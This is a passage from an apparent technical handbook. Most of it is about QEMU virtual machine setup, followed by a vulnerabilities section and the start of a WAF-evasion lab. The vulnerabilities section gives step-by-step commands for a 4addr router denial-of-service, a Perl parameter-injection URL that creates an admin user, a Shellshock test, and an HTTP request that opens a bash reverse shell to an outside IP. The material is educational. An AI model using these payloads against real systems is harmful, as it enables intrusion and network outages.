  -chardev socket,id=charmonitor,path=/var/lib/libvirt/qemu/domain-2-win10/monitor.
↪sock,server,nowait \
  -mon chardev=charmonitor,id=monitor,mode=control \
  -rtc base=localtime,driftfix=slew \
  -global kvm-pit.lost_tick_policy=delay \
  -no-hpet \
  -no-shutdown \
  -global PIIX4_PM.disable_s3=1 \
  -global PIIX4_PM.disable_s4=1 \
  -boot strict=on \
  -device piix3-usb-uhci,id=usb,bus=pci.0,addr=0x1.0x2 \
  -device virtio-serial-pci,id=virtio-serial0,bus=pci.0,addr=0x5 \
  -device usb-hub,id=hub0,bus=usb.0,port=1 \
  -drive file=/srv/storage/vm/win10.qcow2,format=qcow2,if=none,id=drive-virtio-
↪disk0 \
  -device virtio-blk-pci,scsi=off,bus=pci.0,addr=0x6,drive=drive-virtio-disk0,
↪id=virtio-disk0,bootindex=1 \
  -drive file=/srv/storage/iso/Win10_1703_English_x64.iso,format=raw,if=none,
↪id=drive-ide0-0-1,readonly=on \
  -device ide-cd,bus=ide.0,unit=1,drive=drive-ide0-0-1,id=ide0-0-1 \
  -drive file=/srv/storage/iso/virtio-win.iso,format=raw,if=none,id=drive-ide0-1-0,
↪readonly=on \
  -device ide-cd,bus=ide.1,unit=0,drive=drive-ide0-1-0,id=ide0-1-0 \
  -netdev tap,fd=26,id=hostnet0,vhost=on,vhostfd=28 \
  -device virtio-net-pci,netdev=hostnet0,id=net0,mac=52:54:00:d4:b8:d2,bus=pci.0,
↪addr=0x3 \
  -chardev pty,id=charserial0 \
```

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```

-device isa-serial,chardev=charserial0,id=serial0 \
-chardev spicevmc,id=charchannel0,name=vdagent \
-device virtserialport,bus=virtio-serial0.0,nr=1,chardev=charchannel0,id=channel0,
↪name=com.redhat.spice.0 \
-device usb-tablet,id=input0,bus=usb.0,port=2 \
-spice port=5900,addr=127.0.0.1,disable-ticketing,image-compression=off,seamless-
↪migration=on \
-device qxl-vga,id=video0,ram_size=67108864,vram_size=67108864,vram64_size_mb=0,
↪vgamem_mb=16,max_outputs=1,bus=pci.0,addr=0x2 \
-device intel-hda,id=sound0,bus=pci.0,addr=0x4 \
-device hda-duplex,id=sound0-codec0,bus=sound0.0,cad=0 \
-chardev spicevmc,id=charredir0,name=usbredir \
-device usb-redir,chardev=charredir0,id=redir0,bus=usb.0,port=1.1 \
-chardev spicevmc,id=charredir1,name=usbredir \
-device usb-redir,chardev=charredir1,id=redir1,bus=usb.0,port=1.2 \
-device virtio-balloon-pci,id=balloon0,bus=pci.0,addr=0x7 \
-msg timestamp=on

```

That VM disk was moved to another server and used as a backing file:

```

VM=win10
STORAGE=/media/oresama/STORAGE

BACKING=${STORAGE}/vm/${VM}.qcow2
TEMPDISK=${STORAGE}/vm/${VM}-temp.qcow2
sudo rm -f ${TEMPDISK} 2>/dev/null
sudo qemu-img create -f qcow2 -o backing_file=${BACKING} ${TEMPDISK} 40G

```

Here is the simplified `qemu-system-*` command on the new host (leaving **QEMU** to create the tap interface and connect it to the bridge):

```

VM=win10
STORAGE=/media/oresama/STORAGE

BACKING=${STORAGE}/vm/${VM}.qcow2
TEMPDISK=${STORAGE}/vm/${VM}-temp.qcow2

SPICE_PORT=5900

sudo qemu-system-x86_64 \
-enable-kvm \
-name ${VM} \
-machine q35,accel=kvm,vmport=off,dump-guest-core=off \
-cpu host \
-m 4096 \
-smp 2 \
-rtc base=localtime \
-hda ${TEMPDISK} \
-vga qxl \
-netdev tap,id=hostnet0 \
-device virtio-net,netdev=hostnet0 \
-spice port=${SPICE_PORT},addr=127.0.0.1,disable-ticketing,image-compression=off,
↪seamless-migration=on \
-usb \
-device usb-tablet \
-device virtio-serial \

```

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```
-chardev spicevmc,id=vdagent,name=vdagent \
-device virtserialport,chardev=vdagent,name=com.redhat.spice.0
```

While shorter than the original, a number of options were left out which could affect execution on some hosts.

QEMU running Kali

Here we create a Kali VM, this time letting QEMU create the tap link:

```
VM=kali
STORAGE=/media/${USER}/STORAGE
CD=${STORAGE}/iso/kali-linux-light-2017.2-amd64.iso
DISK=${STORAGE}/vm/${VM}.qcow2

# Create VM disk
sudo rm -f ${DISK} 2>/dev/null
sudo qemu-img create -f qcow2 ${DISK} 15G

# Spice port (arbitrary)
SPICE_PORT=5902

sudo qemu-system-x86_64 \
    -enable-kvm \
    -name ${VM} \
    -machine q35,accel=kvm,vmpport=off,dump-guest-core=off \
    -cpu host \
    -m 4096 \
    -smp 2 \
    -rtc base=localtime \
    -cdrom ${CD} \
    -hda ${DISK} \
    -vga qxl \
    -netdev tap,id=hostnet0 \
    -device virtio-net,netdev=hostnet0 \
    -spice port=${SPICE_PORT},addr=127.0.0.1,disable-ticketing,image-compression=off,
    ↪seamless-migration=on \
    -usb \
    -device usb-tablet \
    -device virtio-serial \
    -chardev spicevmc,id=vdagent,name=vdagent \
    -device virtserialport,chardev=vdagent,name=com.redhat.spice.0

# Post install
# Set desired language (upper right of login window)
# Add non-root user
adduser hacker
# Password and info
usermod -a -G sudo hacker
# Update
apt update && apt full-upgrade -y && apt autoremove -y
# Extras
apt install spice-vdagent -y
apt install apt-file -y
apt-file update
```

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```
# Set screen resolution (Applications => Settings => Display)
dpkg-reconfigure locales
```

Of course on the next run the `-cdrom ${CD}` can be left off. And if we wish to run an experiment and leave `kali` as it was, we can use it as a backing store:

```
VM=kali
STORAGE=/media/${USER}/STORAGE

# Create temp VM disk using kali as backing store
BACKING=${STORAGE}/vm/${VM}.qcow2
TEMPDISK=${STORAGE}/vm/${VM}-temp.qcow2
sudo rm -f ${TEMPDISK} 2>/dev/null
sudo qemu-img create -f qcow2 -o backing_file=${BACKING} ${TEMPDISK} 15G

# Spice port (arbitrary)
SPICE_PORT=5902

sudo qemu-system-x86_64 \
    -enable-kvm \
    -name ${VM} \
    -machine q35,accel=kvm,vmpport=off,dump-guest-core=off \
    -cpu host \
    -m 4096 \
    -smp 2 \
    -rtc base=localtime \
    -hda ${TEMPDISK} \
    -vga qxl \
    -netdev tap,id=hostnet0 \
    -device virtio-net,netdev=hostnet0 \
    -spice port=${SPICE_PORT},addr=127.0.0.1,disable-ticketing,image-compression=off,
    ↪seamless-migration=on \
    -usb \
    -device usb-tablet \
    -device virtio-serial \
    -chardev spicevmc,id=vdagent,name=vdagent \
    -device virtserialport,chardev=vdagent,name=com.redhat.spice.0
```

The same backing store can be used by many VMs. But do not change the backing store, as any VM having that as a backup will have a corrupted disk.

Emulating a LEDE virtual image

Follow [Testing LEDE with a virtual image using the armvirt target](#):

```
# Download LEDE initramfs
STORAGE=/media/${USER}/STORAGE
VMS=${STORAGE}/vm
RELEASE=17.01.3
VM=${VMS}/lede-${RELEASE}-armvirt-zImage-initramfs
( cd ${VMS};
    curl -O http://lede-project.tetaneutral.net/releases/${RELEASE}/targets/armvirt/
    ↪generic/lede-${RELEASE}-armvirt-zImage-initramfs
)
```

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```
sudo apt install qemu-system-arm -y
```

```
qemu-system-arm -nographic -M virt -m 64 -kernel ${VM}
```

```
# System prompt looks like:
```

```
BusyBox v1.25.1 () built-in shell (ash)
```

```

      /\_/\
     /__ \ LE
    / ___ \ DE
   /  _  \ LE
  /  / \  \ DE
 /  /___\  \
/_/_____\  \
          \/

|_| |_| |_| |_| \ | |_|
|_| |_| |_| |_| ) | |_|
|_| |_| |_| |_| / | |_|

led-project.org

-----
Reboot (17.01.3, r3533-d0bf257c46)
-----

=== WARNING! =====
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
-----

root@LEDE:/# df -h
Filesystem                Size      Used Available Use% Mounted on
rootfs                    27.2M       6.3M    20.9M   23% /
tmpfs                      29.5M      52.0K    29.5M    0% /tmp
tmpfs                     512.0K         0    512.0K    0% /dev

root@LEDE:/# df -h
root@LEDE:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master br-lan
↪state UP qlen 1000
    link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff
3: br-lan: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP qlen 1000
    link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global br-lan
        valid_lft forever preferred_lft forever
    inet6 fd5f:a2de:a603::1/60 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::5054:ff:fe12:3456/64 scope link
        valid_lft forever preferred_lft forever
root@LEDE:/# poweroff
```

This lacks local network connectivity, so use the slow `-net user` networking.

```
# If host local network collides with 192.168.1.0/24
STORAGE=/media/$USER/STORAGE
VMS=${STORAGE}/vm
RELEASE=17.01.3
VM=${VMS}/lede-${RELEASE}-armvirt-zImage-initramfs
LAN=ledetap0
sudo ip tuntap add mode tap $LAN
```

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```
sudo ip link set dev $LAN up
sudo qemu-system-arm \
    -device virtio-net-pci,netdev=lan \
    -netdev tap,id=lan,ifname=$LAN,script=no,downscript=no \
    -device virtio-net-pci,netdev=wan \
    -netdev user,id=wan,hostfwd=tcp::5555-:80 \
    -M virt \
    -nographic \
    -m 64 \
    -kernel $VM
```

Mounting a QEMU disk with qemu-nbd

We can mount the last temp disk image on the local filesystem:

```
VM=kali
STORAGE=/media/${USER}/STORAGE

# Backing and temp disks from prior example
BACKING=${STORAGE}/vm/${VM}.qcow2
TEMPDISK=${STORAGE}/vm/${VM}-temp.qcow2

# Mount TEMPDISK
sudo modprobe nbd max_part=8
sudo qemu-nbd --connect=/dev/nbd0 ${TEMPDISK}
ps -ww -o pid,user,args -u root | grep qemu-nbd
ls -l /dev/nbd*
sudo mount /dev/nbd0p1 /mnt
df -h /mnt

# Use /mnt
sudo touch /mnt/hello

# When done
sudo umount /mnt
sudo qemu-nbd -d /dev/nbd0
```

VM sound

See [Audio](#) for host and guest audio configuration.

Getting sound from Kali Linux was as simple as adding:

```
# See what sound hardware is available
qemu-system-x86_64 -soundhw help
# Choose hda
sudo qemu-system-x86_64 -soundhw hda ...
```

and then correctly configuring the sound volume.

monitor

terminal (readline) vs. JSON (control)

The monitor allows communication with a running **QEMU** VM via a command line and a JSON interface:

monitor (readline) This is the monitor interface defined by **QEMU Monitor**. This provides a command line interface. (See **QEMU/Monitor** for a short introduction. Also **Virtual Machine Administration Using QEMU Monitor** and **arch linux - QEMU Monitor**.) On the author's machine there are 106 commands.

QMP (control) QMP (**QEMU** Machine Protocol) is the monitor interface defined by **QEMU QMP Reference Manual**. This provides a JSON interface. (See **QEMU - Documentation/QMP** for a short introduction.) On the author's machine there are 149 commands.

From **QEMU Monitor**, the monitor can:

- Remove or insert removable media images (such as CD-ROM or floppies).
- Freeze/unfreeze the Virtual Machine (VM) and save or restore its state from a disk file.
- Inspect the VM state without an external debugger.

Among the list of commands is:

c or **cont** Resume emulation.

system_reset Reset the system.

system_powerdown Power down the system (if supported).

stop Stop emulation.

Starting up a monitor

The monitor can be accessed through the same devices as **QEMU** supports for a serial device, including file, stdio, pipe, udp, tcp, telnet, unix domain socket, If the "mode" parameter is "control" then the QMP interface is used, if "readline" then the monitor command line is used.

virt-manager controls and modifies a VM through a **QEMU** QMP monitor. We'll mimic **virt-manager** by configuring the following:

- S** Do not start CPU at startup (you must type 'c' in the monitor).
- no-shutdown** Don't exit **QEMU** on guest shutdown, but instead only stop the emulation.

kali VM startup with 3 monitors requires these mods:

```
sudo qemu-system-x86_64 \
-S \
-no-shutdown \
-chardev socket,id=charmonitor0,path=/tmp/mon_kali_readline.sock,server,nowait \
-mon chardev=charmonitor0,id=monitor0,mode=readline \
-chardev socket,id=charmonitor1,path=/tmp/mon_kali_control.sock,server,nowait \
-mon chardev=charmonitor1,id=monitor1,mode=control \
-chardev socket,id=charmonitor2,host=localhost,port=5802,server,nowait \
-mon chardev=charmonitor2,id=monitor2,mode=control \
```

In another terminal we start up the remote-viewer:

```
remote-viewer spice://localhost:5902
```

Next we start up 3 more terminals. First for monitor0:

```
# Try 1 - echo one command at a time.
# First see the available commands then VM status
SOCKETFILE=/tmp/mon_kali_readline.sock
echo "help" | sudo socat - UNIX-CONNECT:${SOCKETFILE}
echo "info status" | sudo socat - UNIX-CONNECT:${SOCKETFILE}
# Try 2 - Open a session
sudo socat - UNIX-CONNECT:${SOCKETFILE}
help
info status
```

Next for monitor1 which is QMP (JSON), so we enable the commands, show the available commands, then show the status (running = false):

```
SOCKETFILE=/tmp/mon_kali_control.sock
sudo socat - UNIX-CONNECT:${SOCKETFILE}
{ "execute": "qmp_capabilities" }
{ "execute": "query-commands" }
{ "execute": "query-status" }
```

Finally, for QMP monitor2 we connect with telnet, then switch to socat to port 5802. Then kick off the VM from monitor2:

```
sudo ss -Htnlp 'sport = 5802' # qemu listening on IPv6 localhost:5802
telnet localhost 5802
{ "execute": "qmp_capabilities" }
{ "execute": "query-status" }
control-]
quit
# Back to command prompt, so fire it up again
socat - TCP6:localhost:5802
{ "execute": "qmp_capabilities" }
{ "execute": "query-status" }
{ "execute": "cont" }
```

Kali now boots and any of the monitors could control the VM. Once done, shutdown kali. The QMP monitors will show events as kali state changes, including the shutdown.

At this point `remote-viewer` and the 3 monitors are still running because **QEMU** is still running. Any of the monitors could be selected to quit (bring all these tasks down). Here we choose monitor0 running quit, though QMP would use JSON { "execute": "quit" }:

```
quit
```

At this point `remove-viewer` and all 3 monitors quit.

On a side note, `rlwrap` could be used to make the input experience more command-like, plus save history:

```
# Save user input in ~/.monitor_history
rlwrap -C monitor sudo socat - UNIX-CONNECT:/tmp/mon_kali_control.sock
```

Expanding Linux LVM disks

To resize a disk follow [Increasing a KVM Virtual Machine Disk when using LVM and ext4](#).

Resizing a kvm image from ubuntu is a similar approach.

Another example that doesn't involve deleting partitions is [How to extend the disk space of a KVM guest](#).

If you're willing to use a few more tools it gets even easier with [KVM Linux - Expanding a Guest LVM File System Using Virt-resize](#).

8.20 Vulnerabilites

8.20.1 4addr router DOS

the exploit & 4addr

There is a vulnerability in some (home) routers that can take down the router's wired and wireless networks just by attempting to connect to the wireless network with a wireless interface having the 4addr option set. It is significant that any attacker can scan for wireless networks and attack the router just by trying to connect.

From [Using 4-address for AP and client mode](#):

In some situations it might be useful to run a network with an Access Point and multiple clients, but with each client bridged to a network behind it. For this to work, both the client and the AP need to transmit 4-address frames, containing both source and destination MAC addresses. ... 4-address mode is not compatible with other WDS implementations, ie, you'll need all endpoints using this mode in order for WDS to work appropriately.

So instead of the normal 3 MAC addresses, 4 are transmitted. From [Wireless distribution system](#):

WDS may be incompatible between different products (even occasionally from the same vendor) since the IEEE 802.11-1999 standard does not define how to construct any such implementations or how stations interact to arrange for exchanging frames of this format. The IEEE 802.11-1999 standard merely defines the 4-address frame format that makes it possible.

Just what we need for an exploit.

exploit details

For this demo we used 3 devices: the target ROUTER providing a wired network and wireless network (SSID "WIFI" here); a Kali Linux HACKER laptop; and a wired local DESKTOP to demo the router failure.

On HACKER, we insure network-manager is stopped and set the wlan0 interface 4addr on:

```
hacker@kali:~$ WLAN=wlan0
hacker@kali:~$ sudo service network-manager stop
hacker@kali:~$ sudo iw dev $WLAN set 4addr on
```

On DESKTOP we start a ping to show the ROUTER's wired connectivity working:

```
user@desktop:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.455 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.335 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.321 ms
##### SNIP #####
```

Now that the ping is running, begin the attack from HACKER by starting up network-manager and try to connect to SSID "WIFI". You don't even need to know the password - you just have to try to connect over a 4addr wireless interface:

```
hacker@kali:~$ sudo service network-manager start
hacker@kali:~$ # use the network-manager GUI to connect to SSID "WIFI"
hacker@kali:~$ # enter the wrong password to mimick attacking an unknown network
```

On DESKTOP the ping will eventually show the network failure:

```
64 bytes from 192.168.1.1: icmp_seq=52 ttl=64 time=0.339 ms
64 bytes from 192.168.1.1: icmp_seq=53 ttl=64 time=0.334 ms
64 bytes from 192.168.1.1: icmp_seq=54 ttl=64 time=0.406 ms
64 bytes from 192.168.1.1: icmp_seq=55 ttl=64 time=0.374 ms
64 bytes from 192.168.1.1: icmp_seq=56 ttl=64 time=0.367 ms
From 192.168.1.28 icmp_seq=100 Destination Host Unreachable
From 192.168.1.28 icmp_seq=101 Destination Host Unreachable
From 192.168.1.28 icmp_seq=102 Destination Host Unreachable
From 192.168.1.28 icmp_seq=103 Destination Host Unreachable
From 192.168.1.28 icmp_seq=104 Destination Host Unreachable
From 192.168.1.28 icmp_seq=105 Destination Host Unreachable
From 192.168.1.28 icmp_seq=106 Destination Host Unreachable
##### SNIP #####
```

Both ROUTER's wired and wireless networks are now busted, requiring power cycling the ROUTER to fix. If we left the HACKER machine configuration the same, every recycle would lead to a busted network. To allow ROUTER's network to recover, turn off network-manager and set 4addr off:

```
hacker@kali:~$ WLAN=wlan0
hacker@kali:~$ sudo service network-manager stop
hacker@kali:~$ sudo iw dev $WLAN set 4addr off
```

Now power cycle the ROUTER and watch the ping start working:

```
From 192.168.1.28 icmp_seq=170 Destination Host Unreachable
From 192.168.1.28 icmp_seq=171 Destination Host Unreachable
From 192.168.1.28 icmp_seq=172 Destination Host Unreachable
From 192.168.1.28 icmp_seq=173 Destination Host Unreachable
From 192.168.1.28 icmp_seq=174 Destination Host Unreachable
64 bytes from 192.168.1.1: icmp_seq=175 ttl=64 time=0.456 ms
64 bytes from 192.168.1.1: icmp_seq=176 ttl=64 time=0.503 ms
64 bytes from 192.168.1.1: icmp_seq=177 ttl=64 time=0.419 ms
64 bytes from 192.168.1.1: icmp_seq=178 ttl=64 time=0.341 ms
```

8.20.2 BadUSB

From [Firmware - Security risks](#):

Mark Shuttleworth, founder of the Ubuntu Linux distribution, has described proprietary firmware as a security risk, saying that “firmware on your device is the NSA's best friend” and calling firmware “a trojan horse of monumental proportions”. He has pointed out that low-quality, closed source firmware is a major threat to system security: “Your biggest mistake is to assume that the NSA is the only institution abusing this position of trust – in fact, it's reasonable to assume that all firmware is a cesspool of insecurity, courtesy of incompetence of the highest degree from manufacturers, and competence of the highest degree from a very wide range of such agencies”.

A USB device firmware hack called BadUSB was presented at Black Hat USA 2014 conference, demonstrating how a USB flash drive microcontroller can be reprogrammed to spoof various other device types in order to take control of a computer, exfiltrate data, or spy on the user. Other security researchers have

worked further on how to exploit the principles behind the BadUSB, releasing at the same time the source code of hacking tools that can be used modify the behavior of USB flash drives.

From [Turning USB peripherals into BadUSB](#), that little USB device you're plugging into your computer has a controller chip that can be reprogrammed to turn it into an evil BadUSB, like a keyboard, network card, or even boot a small virus. Currently there are no known effective defenses.

[Phison 2251-03 \(2303\) Custom Firmware & Existing Firmware Patches](#) github repository provides source code for a firmware attack against [Phison](#) USB controllers.

View the overview presentation [BadUSB - On accessories that turn evil](#).

8.20.3 Heartbleed

[Heartbleed](#) (see [CVE-2014-0160](#) and [Wikipedia Heartbleed](#)) is best explained via the simple cartoon [How the Heartbleed Bug Works](#). Basically, you can request up to 64k memory dumped which can contain important data like certificates, user credentials, or sensitive data.

8.20.4 Perl Web Vulnerability

[New Class of Vulnerability in Perl Web Applications](#) describes exploitation of Perl's dynamic nature: `$cgi->param()` call is context sensitive and can return a scalar or an array depending on the context you call it. If you call it in an array context then it returns an array of values, but in a scalar context it returns a single value (maybe the first one if multiple values are present).

Consider this Perl code (from the above link):

```
my $otheruser = Bugzilla::User->create({
    login_name => $login_name,
    realname   => $cgi->param('realname'),
    cryptpassword => $password});
```

So then you provide multiple realname's:

```
index.cgi?realname=JRandomUser&realname=login_name&realname=admin@mozilla.com
```

Then the realname becomes *admin@mozilla.com* and you base admin permissions off having a realname ending in "@mozilla.com" they've just created an admin user.

The fix is to clearly state a value is a scalar:

```
my $otheruser = Bugzilla::User->create({
    login_name => $login_name,
    realname   => scalar $cgi->param('realname'),
    cryptpassword => $password});
```

8.20.5 Shellshock

[Shellshock](#) is "a family of security bugs" in `bash`. Also see [Shellshock FAQ](#) and [What is #shellshock?](#).

bash Example

"The first bug causes Bash to unintentionally execute commands when the commands are concatenated to the end of function definitions stored in the values of environment variables."

```
# "()" { :; }; " is a function definition, "echo vulnerable" is a trailing command
env x='()' { :; }; echo vulnerable' bash -c "echo this is a test"
```

However, more bugs were discovered, including this one where a file *echo* containing the result of the `date` command is created in the working directory.

```
$ X='()' { (a)=>\' bash -c "echo date"
bash: X: line 1: syntax error near unexpected token `='
bash: X: line 1: `
bash: error importing function definition for `X'
$ cat echo
Fri Sep 26 01:37:16 UTC 2014
```

CGI Example

Yahoo! [Shellshocked Like Ninja Turtles!](#) shows how Yahoo might have been hacked. It shows CGI can use `bash` and can be found with a Google searches like `'inurl:cgi-bin filetype:sh'`, `'inurl:cgi-bin filetype:pl'`, and `'inurl:cgi-bin filetype:cgi'`. A http request of

```
GET %s HTTP/1.0\r\n
User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/199.175.52.92/2221 0>&1\r\n
Cookie: () { :; }; /bin/bash -i >& /dev/tcp/199.175.52.92/2221 0>&1\r\n
Host: %s\r\n
Referer: () { :; }; /bin/bash -i >& /dev/tcp/199.175.52.92/2221 0>&1\r\n
\r\n
```

They User-Agent, Cookie, and Referer fields execute the command `/bin/bash -i >& /dev/tcp/199.175.52.92/2221 0>&1\r\n`, which opens an interactive shell, redirects stdout, stderr, and stdin over tcp to host 199.175.52.92 on port 2221. Sitting on port 2221 on the remote host can be a program that issues shell commands.

More Exploitation Vectors

There are more [specific exploitation vectors](#).

8.20.6 SMACK & FREAK

SMACK: [State Machine AttaCKs](#) assumes:

a network adversary (i.e. a man-in-the-middle) to tamper with TLS handshake messages. The typical scenario to mount such attacks is by tampering with the Domain Name System (DNS), for example via DNS rebinding or domain name seizure.

We find that several TLS implementations incorrectly allow some messages to be skipped even though they are required for the selected cipher suite. The explanation for these attacks is very simple: libraries attempt to reuse as much code as possible between the different cipher suites. However, the consequences of these vulnerabilities can be severe.

In fact:

JSSE clients allow the peer to skip all messages related to key exchange and authentication. In particular, a network attacker can send the certificate of any arbitrary website, and skip the rest of the protocol messages. A vulnerable JSSE client is then willing to accept the certificate and start exchanging unencrypted application data. In other words, the JSSE implementation of TLS has been providing virtually no security guarantee (no authentication, no integrity, no confidentiality) for the past several years.

Our attacks show that a malicious server can simply skip TLS altogether: it can pretend to be any server and exchange plaintext data with the client. Still Java clients are used routinely to access sensitive HTTPS APIs such as Google, Paypal, and Amazon Web Services through popular Java SDKs.

FREAK exploits a SMACK-type state machine vulnerability whereby a man-in-the-middle can downgrade the ciphersuite selected to an old, weak RSA export cipher:

Thus, if a server is willing to negotiate an export ciphersuite, a man-in-the-middle may trick a browser (which normally doesn't allow it) to use a weak export key. By design, export RSA moduli must be less than 512 bits long; hence, they can be factored in less than 12 hours for \$100 on Amazon EC2.

Ironically, many US government agencies (including the NSA and FBI), as well as a number of popular websites (IBM, or Symantec) enable export ciphersuites on their server - by factoring their 512-bit RSA modulus, an attacker can impersonate them to vulnerable clients.

For an excellent overview of the exploit see [Attack of the week: FREAK \(or 'factoring the NSA for fun and profit'\)](#). Especially interesting is that:

Apache mod_ssl by default will generate a single export-grade RSA key when the server starts up, and will simply re-use that key for the lifetime of that server.

What this means is that you can obtain that RSA key once, factor it, and break every session you can get your 'man in the middle' mitts on until the server goes down. And that's the ballgame.

8.21 WAF Evasion

8.21.1 What's a WAF?

WAFs

From Wikipedia's [Web application firewall](#):

A web application firewall (or WAF) filters, monitors, and blocks HTTP traffic to and from a web application. A WAF is differentiated from a regular firewall in that a WAF is able to filter the content of specific web applications while regular firewalls serve as a safety gate between servers. By inspecting HTTP traffic, it can prevent attacks stemming from web application security flaws, such as SQL injection, cross-site scripting (XSS), file inclusion, and security misconfigurations.

In 2002, the open source project ModSecurity[7] was formed in order to make WAF technology more accessible and solve the obstacles within the industry like business cases, cost barriers, and proprietary rule-sets. ModSecurity finalized a core rule set for protecting Web Applications, based on the OASIS Web Application Security Technical Committee's (WAS TC) vulnerability work. In 2003, their work was expanded and standardized through the Open Web Application Security Project's (OWASP) Top 10 List, an annual ranking for web security vulnerabilities. This list would become the industry benchmark for many compliance themes.

ModSecurity WAF for Apache, Nginx, and IIS

From Wikipedia's [ModSecurity](#):

ModSecurity, sometimes called Modsec, is a popular Open-source Web application firewall (WAF). Originally designed as a module for the Apache HTTP Server, it has evolved to provide an array of Hypertext Transfer Protocol request and response filtering capabilities along with other security features across a number of different platforms including Apache HTTP Server, Microsoft IIS and NGINX. It is a free software released under the Apache license 2.0.

Although not its only configuration, ModSecurity is most commonly deployed to provide protections against generic classes of vulnerabilities using the OWASP ModSecurity Core Rule Set (CRS). This is an Open-source set of rules written in ModSecurity's SecRules language. The project is part of OWASP, the Open Web Application Security Project. Several other rule sets are also available for ModSecurity.

OWASP Core Rule Set for WAFs

From [Core Rule Set: The evolution of an OWASP Project](#):

Let me put one thing straight: there are two things when we talk about ModSecurity. There is the naked ModSecurity engine running inside NGINX or Apache and there is the rule set that instructs the engine what to do. Many different rule sets exist. But the rule set with the largest user base (and longest name) is the [OWASP ModSecurity Core Rule Set](#) or CRS for short.

For documentation see [OWASP Core Rule Set: Documentation](#), but it currently discussed ModSecurity 2.x and not the 3.x used here.

The main articles we'll discuss are [Web Application Firewall \(WAF\) Evasion Techniques](#) and [Web Application Firewall \(WAF\) Evasion Techniques #2](#).

8.21.2 WAF options

WAF via Apache2 (simple) or nginx (hard)

Simply put, Apache2 is easy because distributions like Debian provide a pre-compiled **libapache2-modsecurity** to match the distribution's **apache2**. But from [Compiling and Installing ModSecurity for Open Source NGINX](#) dated August 4, 2017:

The latest version, ModSecurity 3.0, breaks new ground with a modular architecture that runs natively in NGINX. Previous versions worked only with the Apache HTTP Server. We recently released ModSecurity 3.0 as a dynamic module for NGINX Plus, but as of this writing there is no prebuilt ModSecurity dynamic module for open source NGINX. In this blog we show how to create a ModSecurity 3.0 dynamic module for use with open source NGINX.

So with **nginx** it's currently not as simple as installing the application - a version compatible with the distribution-provided **apache2** must be compiled.

Provisioning a VM

We presume you will provision a Debian 9 VM on some cloud provider. We choose Debian 9 because Kali is based on Debian and Debian 9 is the newest version available on most cloud providers. Generally, Ubuntu can be used instead, and once Ubuntu 18.04 LTS is released it will become a better choice. Given that we have Linode credits to burn, we use the Linode provider, but the procedures should apply on other providers.

Note that these VMs are not hardened for security - more a quick and dirty to run the ModSecurity WAF.

8.21.3 Building the WAF using Apache2 (LAMP)

Install the LAMP stack

We install the LAMP stack (vs. something like the MEAN stack) simply because it's probably more familiar to readers. Of the many [Linode LAMP Guides](#) we will follow [How to Install a LAMP Stack on Ubuntu 16.04](#) on Debian 9:


```

# Become www.example.com locally
IP=$(ip addr show eth0 | grep "inet\b" | awk '{print $2}' | cut -d/ -f1)
echo "waf-apache2" > /etc/hostname
hostname -F /etc/hostname
sed -i '1 i\'$IP' www.example.com waf-apache2.example.com waf-apache2.localdomain_
↪waf-apache2' /etc/hosts

# Install apache2
apt install apache2 -o Acquire::ForceIPv4=true -y < /dev/null
a2dismod mpm_event
a2enmod mpm_prefork
systemctl restart apache2

# Configure apache virtual hosts
cat > /etc/apache2/sites-available/example.com.conf <<'EOF'
<Directory /var/www/html/example.com/public_html>
    Require all granted
</Directory>
<VirtualHost *:80>
    ServerName example.com
    ServerAlias www.example.com
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/example.com/public_html

    ErrorLog /var/www/html/example.com/logs/error.log
    CustomLog /var/www/html/example.com/logs/access.log combined
</VirtualHost>
EOF

mkdir -p /var/www/html/example.com/{public_html,logs}
a2ensite example.com.conf
a2dissite 000-default.conf
systemctl reload apache2

# Install mysql database
PW=password
apt install mysql-server -y < /dev/null
# change root password and answer Y
{ echo -e "\n"; echo "Y"; echo "$PW"; echo "$PW"; yes Y; } | \
    mysql_secure_installation
# Create test database and user
mysql -u root -p$PW
CREATE DATABASE webdata;
GRANT ALL ON webdata.* TO 'webuser' IDENTIFIED BY 'password';
quit

# Install php7
apt install php7.0 libapache2-mod-php7.0 php7.0-mysql -o Acquire::ForceIPv4=true -y <_
↪/dev/null
apt install php7.0-curl php7.0-json php7.0-cgi -o Acquire::ForceIPv4=true -y < /dev/
↪null
# error_log = /var/log/php/error.log
sed -i '/;error_log = syslog/a\error_log = /var/log/php/error.log' /etc/php/7.0/
↪apache2/php.ini
# Create log directory
mkdir /var/log/php
chown www-data /var/log/php

```

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```
systemctl restart apache2

# Add php database config file
PHPDIR=/var/www/html/example.com/public_html
cat > $PHPDIR/config.php <<'EOF'
<?php
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'webuser');
define('DB_PASSWORD', 'password');
define('DB_NAME', 'webdata');
?>
EOF

# Add php page testing database password
cat > $PHPDIR/phptest.php <<'EOF'
<html>
<head>
    <title>PHP Test</title>
</head>
<body>
<?php
include_once 'config.php';

echo '<p>Hello World</p>';

// In the variables section below, replace user and password with your own MySQL
credentials as created on your server
$servername = DB_SERVER;
$username = DB_USERNAME;
$password = DB_PASSWORD;

// Create MySQL connection
$conn = mysqli_connect($servername, $username, $password);

// Check connection - if it fails, output will include the error message
if (!$conn) {
    die('<p>Connection failed: <p>' . mysqli_connect_error());
}
echo '<p>Connected successfully</p>';
?>
</body>
</html>
EOF

# Make sure can connect to database
curl localhost/phptest.php
```

Configure ModSecurity on Apache

Follow How to Configure ModSecurity on Apache:

```
# Working directory
